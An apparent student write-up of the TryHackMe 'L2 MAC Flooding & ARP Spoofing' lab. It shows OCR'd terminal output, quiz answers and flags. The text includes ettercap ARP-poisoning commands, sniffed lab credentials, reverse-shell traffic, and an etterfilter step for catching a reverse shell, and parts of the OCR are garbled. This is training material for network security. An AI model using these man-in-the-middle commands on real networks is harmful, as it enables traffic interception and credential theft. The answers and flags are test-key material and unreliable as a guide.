
Who is using that service?

Answer format: *****

What's the hostname the requests are sent to?


Answer format: ***.******.***

```
jklmnopqrstuvwxyz{|}~...............................................................
...............................................................
.................... !"#$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefghi
jklmnopqrstuvwxyz{|}~...............................................................
...............................................................
.................... !"#$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefghi
jklmnopqrstuvwxyz{|}~...................................
04:45:53.732709 IP (tos 0x0, ttl 64, id 51571, offset 0, flags [none], proto ICMP (1), length 6
94)
   bob > eve: ICMP echo request, id 473, seq 1980, length 674
E....s..@..?.......B...A.....
.................... !"#$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefghi
jklmnopqrstuvwxyz{|}~...............................................................
...............................................................
.................... !"#$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefghi
jklmnopqrstuvwxyz{|}~...............................................................
...............................................................
.................... !"#$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefghi
jklmnopqrstuvwxyz{|}~...................................
04:45:53.732740 IP (tos 0x0, ttl 64, id 25262, offset 0, flags [none], proto ICMP (1), length 6
```




```
Host is up (0.0000070s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
5000/tcp open  upnp
5002/tcp open  rfe

Nmap done: 256 IP addresses (3 hosts up) scanned in 2.51 seconds
root@eve:/home/admin#
root@eve:/home/admin# wget http://192.168.12.20
--2022-08-07 15:36:54--  http://192.168.12.20/
Connecting to 192.168.12.20:80... connected.
HTTP request sent, awaiting response... 401 Unauthorized

Username/Password Authentication Failed.
root@eve:/home/admin# tcpdump -vvA -i eth1
tcpdump: listening on eth1, link-type EN10MB (Ethernet), capture size 262144 bytes
^C
0 packets captured
0 packets received by filter
0 packets dropped by kernel
root@eve:/home/admin# ettercap -T -i eth1 -M arp

ettercap 0.8.3 copyright 2001-2019 Ettercap Development Team
```

```
admin@eve:~$ sudo su
[sudo] password for admin:
root@eve:/home/admin# 
```



```
 (3)
ls


Sun Aug  7 15:39:41 2022 [85913]
TCP  192.168.12.20:33526 --> 192.168.12.10:4444 | A
(0)


Sun Aug  7 15:39:41 2022 [86675]
TCP  192.168.12.20:33526 --> 192.168.12.10:4444 | FA
 (0)


Sun Aug  7 15:39:41 2022 [167225]
TCP  192.168.12.10:4444 --> 192.168.12.20:33526 | A
(0)


Sun Aug  7 15:39:45 2022 [50423]
TCP  192.168.12.10:4444 --> 192.168.12.20:33526 | AP
 (7)
whoami


Sun Aug  7 15:39:45 2022 [90299]
TCP  192.168.12.20:33526 --> 192.168.12.10:4444 | R
(0)

Packet visualization stopped...
HTTP : 192.168.12.20:80 -> USER: admin  PASS: s3cr3t
_P4zz  INFO: www.server.bob/test.txt
```

```
admin@eve:~$ sudo su
[sudo] password for admin:
root@eve:/home/admin#root@eve:/home/admiroot@eve:/homroot@eroot@eve:/horroot@eve:/home/roor
root@eve:/home/admin# cat /etc/hosts
127.0.0.1       localhost
192.168.12.10   alice
192.168.12.20   bob
192.168.12.66   eve

# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
root@eve:/home/admin# 
```



Title	IP Address	Expires
l2macof_v11	10.10.199.29	52m 17s

Nay

Correct Answer

Hint

Now launch the same ARP spoofing attack as in the previous task. Can you see some interesting traffic, now? (Nay/Yay)

Yay

Correct Answer

Hint

Who is using that service?

alice

Correct Answer

Hint

What's the hostname the requests are sent to?

www.server.bob

Correct Answer

Which file is being requested?

Test.txt

Correct Answer

What text is in the file?

OK

Correct Answer


Hint

Which credentials are being used for authentication? (username:password)

admin:s3cr3t_P4zz

Correct Answer

Hint


CSA-2_1: Assignment 1: W
TryHackMe | L2 MAC Floo
Living Room Furniture - B
https://tryhackme.com/room/layer2
80%
Kali Linux · Kali Tools · Kali Docs · Kali Forums · Kali NetHunter · Exploit-DB · Google Hacking DB · OffSec · TryHackMe: Attacktive…
10.8.181.34
8:14

Title	IP Address	Expires
l2macof_v11	10.10.199.29	45m 08s

Now, stop the attack (by pressing q). What is ettercap doing in order to leave its man-in-the-middle position gracefully and undo the poisoning?

RE-ARPing the victims — Correct Answer — Hint

Can you access the content behind that service, now, using the obtained credentials? (Nay/Yay)

Yay — Correct Answer — Hint

What is the user.txt flag?

THM{wh0s_$n!ff1ng_0ur_cr3ds} — Correct Answer

You should also have seen some rather questionable kind of traffic. What kind of remote access (shell) does Alice have on the server?

reverse shell — Correct Answer — Hint


What commands are being executed? Answer in the order they are being executed.

whoami, pwd, ls — Correct Answer

Which of the listed files do you want?

root.txt — Correct Answer — Hint

Task 8: Man-in-the-Middle: Manipulation


CSA-2_1: Assignment 1: W
TryHackMe | L2 MAC Floo
L2 MAC Flooding & ARP S
How to Fuzz Hidden Direc
Living Room Furniture - B
https://tryhackme.com/room/layer2
80%
Kali Linux · Kali Tools · Kali Docs · Kali Forums · Kali NetHunter · Exploit-DB · Google Hacking DB · OffSec · TryHackMe: Attacktive…
10.8.181.34
8:01

Title	IP Address	Expires
l2macof_v11	10.10.199.29	58m 38s

Now, run **ettercap** specifying your newly created **etterfilter** file:

```
ettercap -T -i eth1 -M arp -F whoami.ef
```

A few seconds after executing this command, you should see the *"###### ETTERFILTER: …"* message and/or *"Connection received on 192.168.12.20 …"* in your Netcat output, which means you've just caught a reverse shell from Bob! Now, you can quit **ettercap** (with **q**), foreground your Netcat listener (with **fg**), and enjoy your shell!

Note: To restrict ettercap's ARP poisoning efforts to your actual targets and only display traffic between them, you can specify them as target groups 1 and 2 by using "///"-token annotation after the **-M arp** option:

```
ettercap -T -i eth1 -M arp /192.168.12.10// /192.168.12.20// -F whoami.ef
```

Hint: In case the reverse shell won't work, try replacing **whoami** with a suitable **cat** command to get the flag.


Answer the questions below

What is the root.txt flag?

THM{wh4t_an_ev1l_M!tM_u_R} — Correct Answer

Task 9 ○ Conclusion

Task 9: Conclusion



Congratulations

You've completed the room! Share this with your friends:

Conclusion

The learner navigated this room although a times facing difficulty in hostname location and the session provided a new perspective for network pentesting and gave a new *layer* of attacks for a ***toolbelt.***

Completion Link: https://tryhackme.com/room/layer2